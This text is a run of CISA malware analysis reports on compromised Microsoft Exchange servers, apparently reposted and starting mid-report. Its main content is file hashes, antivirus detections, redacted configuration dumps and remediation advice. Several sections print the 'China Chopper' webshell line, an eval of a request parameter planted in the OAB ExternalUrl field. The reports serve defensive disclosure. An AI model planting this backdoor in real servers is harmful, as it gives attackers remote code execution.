In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin webshell–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End webshell–
he hard-coded key used for authentication was redacted from the code above.
This file contains the following configuration data (sensitive data was redacted):
–Begin configuration–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS[:]//[REDACTED].local/W3SVC/1/ROOT/OAB
Path : E:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.2 (Build 659.4)
Server : [REDACTED]
InternalUrl : hxxps://[REDACTED].local/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED”],”unsafe”);}</script>
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED],CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Identity : MCKEX2019OAB (Default Web Site)
Guid : 2ffb2ea7-36b9-4ed4-9ea9-3bfa75d67947
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 3/4/2021 11:29:42 AM
WhenCreated : 3/3/2021 10:35:01 AM
WhenChangedUTC : 3/4/2021 4:29:42 PM
WhenCreatedUTC : 3/3/2021 3:35:01 PM
OrganizationId :
Id : MCKEX2019OAB (Default Web Site)
OriginatingServer : [REDACTED]-dc1.[REDACTED].local
IsValid : True
–End configuration–
5e09ea8b70a386f0812a8cafb94e2d2365849ce67fda42377389f18e56d860d0
Tags
backdoor
Details
| Name |
supp0rt.aspx |
| Size |
2328 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
b5aff5be558e41243225a3e2480fc8dc |
| SHA1 |
4bc72b82af2f455eb69e582793593db8fb03c7da |
| SHA256 |
5e09ea8b70a386f0812a8cafb94e2d2365849ce67fda42377389f18e56d860d0 |
| SHA512 |
68f92197cc11748e88aa18012bdfa910e30bc2bd605ad6fe5291f3f87b5cd00f65d201b41945d9dea392f526eb5736ef5fff2d7628b7859665d01743d4eadb58 |
| ssdeep |
48:1vEsFkLavMfmrdeEC1z95QZohdoTq4ONF0qt:1vEsWLgEydeb7zNCqt |
| Entropy |
4.763355 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This is file is an OAB configuration file. The configuration contains a key in the “ExternalUrl” field used for authentication. No webshell was observed in this configuration at the time of analysis.
This file contains the following configuration data (sensitive data was redacted):
–Begin configuration–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : True
MetabasePath : IIS[:]//[REDACTED].local/W3SVC/1/ROOT/OAB
Path : E:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.2 (Build 659.4)
Server : MCKEX2019
InternalUrl : hxxps[:]//mail.[REDACTED].org/OAB
InternalAuthenticationMethods : OAuth
WindowsIntegrated
ExternalUrl : hxxp[:]//f/[REDACTED]
ExternalAuthenticationMethods : OAuth
WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED],CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Identity : [REDACTED]OAB (Default Web Site)
Guid : 5ca610e7-d5d9-4eaa-8625-76ec5e0ec867
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2/27/2021 6:47:53 PM
WhenCreated : 6/16/2020 4:57:54 PM
WhenChangedUTC : 2/27/2021 11:47:53 PM
WhenCreatedUTC : 6/16/2020 8:57:54 PM
OrganizationId :
Id : [REDACTED]OAB (Default Web Site)
OriginatingServer : [REDACTED]-dc1.[REDACTED].local
IsValid : True
–End configuration–
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received one file for analysis. The file appears to contain configuration data for a Microsoft Exchange Offline Address Book (OAB) Virtual Directory (VD) extracted from a Microsoft Exchange Server. The output file shows malicious modifications for the ExternalUrl parameters for the VD on the targeted Exchange Server. The ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server.
For a downloadable copy of IOCs, see: MAR-10329298-1.v1.stix.
Submitted Files (1)
bda1b5b349bfc15b20c3c9cbfabd7ae8473cee8d000045f78ca379a629d97a61 (E3MsTjP8.aspx)
Findings
bda1b5b349bfc15b20c3c9cbfabd7ae8473cee8d000045f78ca379a629d97a61
Tags
backdoor
Details
| Name |
E3MsTjP8.aspx |
| Size |
2353 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
ed0ec81113331d241f15e2ca73de1176 |
| SHA1 |
0b68b4efe6cbe1e2db940486f089be7eefae6ceb |
| SHA256 |
bda1b5b349bfc15b20c3c9cbfabd7ae8473cee8d000045f78ca379a629d97a61 |
| SHA512 |
e307f966fb1bdea44adfa5939da76f40e7082cac9014d18d21ba6d4f1a60aff022885cddf0670662595dc4078d68658a925f7f59e55827ae7ba2b7037e60e600 |
| ssdeep |
48:k/U0rdlD+1Bl6KIPQZfhMK6h4ONF0qQvym:kFdA8zjNCqm |
| Entropy |
4.617817 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
| Quick Heal |
CVE-2021-26855.Webshll.41350 |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End code–
Note: The hard-coded key used for authentication was redacted from the code above.
This file contains the following configuration data (sensitive data was redacted):
–Begin configuration data–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks : Default Offline Address List (Ex2013)
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : True
MetabasePath : IIS[:]//Saturn.city.[REDACTED].us/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 1913.5)
Server : SATURN
InternalUrl : https://webmail.[REDACTED].org/oab
InternalAuthenticationMethods : OAuth
WindowsIntegrated
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
ExternalAuthenticationMethods : OAuth
WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=SATURN,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=[Redacted],CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=city,DC=[Redacted],DC=ne,DC=us
Identity : SATURNOAB (Default Web Site)
Guid : eb5dbf58-dc00-4a8d-86a6-13903cc4c84a
ObjectCategory : city.[Redacted].us/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2/28/2021 2:09:16 PM
WhenCreated : 9/20/2017 5:35:27 PM
WhenChangedUTC : 2/28/2021 8:09:16 PM
WhenCreatedUTC : 9/20/2017 10:35:27 PM
OrganizationId :
Id : SATURNOAB (Default Web Site)
OriginatingServer : Police1.city.[Redacted].us
IsValid : True
–End configuration data–
Mitigation
If you find this webshell as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received three files for analysis. These files appear to contain configuration data for three different Microsoft Exchange Offline Address Book (OAB) Virtual Directories (VD) extracted from a Microsoft Exchange Server. Two output files show malicious modifications for the ExternalUrl parameters for these two OAB VDs on the targeted Exchange Servers. In two of the OAB VDs, the ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server. The remaining configuration file does not contain a webshell in the ExternalUrl field.
For a downloadable copy of IOCs, see: MAR-10329107-1.v1.stix.
Submitted Files (3)
be17c38d0231ad593662f3b2c664b203e5de9446e858b7374864430e15fbf22d (Fc1b3WDP.aspx)
c0caa9be0c1d825a8af029cc07207f2e2887fce4637a3d8498692d37a52b4014 (discover.aspx)
d9c75da893975415663c4f334d2ad292e6001116d829863ab572c311e7edea77 (F48zhi6U.aspx)
Findings
d9c75da893975415663c4f334d2ad292e6001116d829863ab572c311e7edea77
Tags
backdoor
Details
| Name |
F48zhi6U.aspx |
| Size |
2211 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
08a939f320ffbdb82db2d57520677725 |
| SHA1 |
c3011f31d556a0b1422e78c0906406283bdfa12f |
| SHA256 |
d9c75da893975415663c4f334d2ad292e6001116d829863ab572c311e7edea77 |
| SHA512 |
506236cd328d840b741cd2e80ca58b7d2815e6d1a7dfd036e19b18526b57197bf93884907909524156d8e291e78f0da8f4c56ce19ec854dc58997ac9d5c8c9f3 |
| ssdeep |
24:kNrde9Mr+rJTh91Q/PrrSE56j0SzMaEVMr6j71idfh6hlnU2E4ONF0qzdsfj:kNrdeJ1BL0KM5QZ6hlnC4ONF0qzS |
| Entropy |
4.705811 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin webshell–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End webshell–
Note: The hard-coded key used for authentication was redacted from the code above.
This file contains the following configuration data (sensitive data was redacted):
–Begin configuration–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS[:]//[REDACTED]-EX18.[REDACTED].local/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2106.2)
Server : [REDACTED]-EX18
InternalUrl : hxxps[:]//[REDACTED].local/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED]-EX18,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=[REDACTED],CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Identity : [REDACTED]-EX18OAB (Default Web Site)
Guid : 14934026-b775-46ac-a6d4-884ebd8eccc0
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2/28/2021 3:18:46 AM
–End configuration–
c0caa9be0c1d825a8af029cc07207f2e2887fce4637a3d8498692d37a52b4014
Tags
backdoor
Details
| Name |
discover.aspx |
| Size |
2204 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
751a5e2e6c97f55c86cb7d4e5afb0928 |
| SHA1 |
b2ce5a315c8dfdbe89b5bfa834491a71452b0c76 |
| SHA256 |
c0caa9be0c1d825a8af029cc07207f2e2887fce4637a3d8498692d37a52b4014 |
| SHA512 |
3ecb7044d4534db78952ab9c3c773323df6b938c246f533265b9945750043475f51fcf68904b9be98193c4fabeadc4060878172fd8caa312e3f8a6d16ff97837 |
| ssdeep |
24:kNrde9Mr+rJTh91Q/PrrSE56j0SzMaF8DVMr6j71idfh6hlTYU2E4ONF0qBfj:kNrdeJ1BL0oM5QZ6hlTYC4ONF0qZ |
| Entropy |
4.690795 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange Address Lists. The OAB ExternalUrl parameter has been modified by a remote operator to contain a “China Chopper” webshell file in the ExternalUrl field, which is used to perform additional code execution.
Displayed below are the contents of the webshell in the configuration ExternalUrl field:
–Begin webshell–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End webshell–
Note: The hard-coded key used for authentication was redacted from the code above.
Displayed below are the contents of the configuration (sensitive data was redacted):
–Begin configuration–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS[:]//[REDACTED]-EX18.SPMWD.local/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2106.2)
Server : [REDACTED]-EX18
InternalUrl : hxxps[:]//[REDACTED].local/OAB
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED]-EX18,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=[REDACTED],CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Identity : [REDACTED]-EX18OAB (Default Web Site)
Guid : 7fe16dfd-4ac2-4770-b2c8-65550cee535b
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 3/3/2021 10:14:04 AM
WhenCreated : 2/28/2021 3:18:54 AM
WhenChangedUTC : 3/3/2021 4:14:04 PM
WhenCreatedUTC : 2/28/2021 9:18:54 AM
OrganizationId :
Id : [REDACTED]-EX18OAB (Default Web Site)
OriginatingServer : [REDACTED]-DC19.[REDACTED].local
IsValid : True
–End configuration–
be17c38d0231ad593662f3b2c664b203e5de9446e858b7374864430e15fbf22d
Tags
backdoor
Details
| Name |
Fc1b3WDP.aspx |
| Size |
2230 bytes |
| Type |
ASCII text, with CRLF line terminators |
| MD5 |
6221e5f594a1eb04279d7e217801e90d |
| SHA1 |
34a34682efe6e9bd7102db6ab52e7bdcfb573a5d |
| SHA256 |
be17c38d0231ad593662f3b2c664b203e5de9446e858b7374864430e15fbf22d |
| SHA512 |
6afdcd18162219606c26742cc569320e5b2bf348ee8387502b8b746e69eb677a505f422c0d278b2386debdcffeea3f971270a14f8b5d522a50128978d1f9670c |
| ssdeep |
24:k/U0rdjMr+rJTh91Q/PrG68U6Q68UB1idfh6hl9U2E4ONF0q3dYfj:k/U0rdf1BY67PQZ6hl9C4ONF0q3m |
| Entropy |
4.531459 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This is file is an OAB configuration file. The configuration contains a key in the ExternalUrl field used for authentication. No webshell was observed in this configuration at the time of analysis.
Displayed below are the contents of the configuration (sensitive data was redacted):
–Begin configuration–
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks : Default Offline Address List (Ex2013)
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : True
MetabasePath : IIS[:]//[REDACTED]-EX18.[REDACTED].local/W3SVC/1/ROOT/OAB
Path : C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 2106.2)
Server : [REDACTED]-EX18
InternalUrl : hxxps[:]//[REDACTED’.net/oab
InternalAuthenticationMethods : OAuth
WindowsIntegrated
ExternalUrl : hxxp[:]//f/[REDACTED]
ExternalAuthenticationMethods : OAuth
WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED]-EX18,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=[REDACTED],CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Identity : [REDACTED]-EX18OAB (Default Web Site)
Guid : 07f36d7a-e617-444f-be47-1cd20de5d832
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2/27/2021 7:18:13 AM
WhenCreated : 8/2/2018 8:41:28 AM
WhenChangedUTC : 2/27/2021 1:18:13 PM
WhenCreatedUTC : 8/2/2018 1:41:28 PM
OrganizationId :
Id : [REDACTED]-EX18OAB (Default Web Site)
OriginatingServer : [REDACTED]-DC19.[REDACTED].local
IsValid : True
–End configuration–
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received two files for analysis. These files appear to contain configuration data for two different Microsoft Exchange Offline Address Book (OAB) Virtual Directories (VD) extracted from a single Microsoft Exchange Server. Both output files show malicious modifications for the ExternalUrl parameters for these two OAB VDs on the targeted Exchange Servers. In one of the OAB VDs, the ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server.
For a downloadable copy of IOCs, see: MAR-10328923-1.v1.stix.
Submitted Files (2)
1e0803ffc283dd04279bf3351b92614325e643564ed5b4004985eb0486bf44ee (discover.aspx)
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5 (RedirSuiteServerProxy.aspx)
Findings
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5
Tags
backdoorwebshell
Details
| Name |
RedirSuiteServerProxy.aspx |
| Size |
2349 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
ab3963337cf24dc2ade6406f11901e1f |
| SHA1 |
9a29c483b38a7ae645c6c43a0b543f9def8818cc |
| SHA256 |
c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5 |
| SHA512 |
e37cd29532106a7f5ae4c248429190541d1b8403ec7df40616a8c6a0d0d4f98ac8a520277f18df3654f00eed4faa05d787adff5f498f5684117775cc49e22baf |
| ssdeep |
48:k/U0rd3W1BN46nIPQZLhPYFuQ14ONF0qy2q:kFd3WZvdYFPPNCqy2q |
| Entropy |
4.607268 |
Antivirus
| Microsoft Security Essentials |
Backdoor:ASP/Chopper.F!dha |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
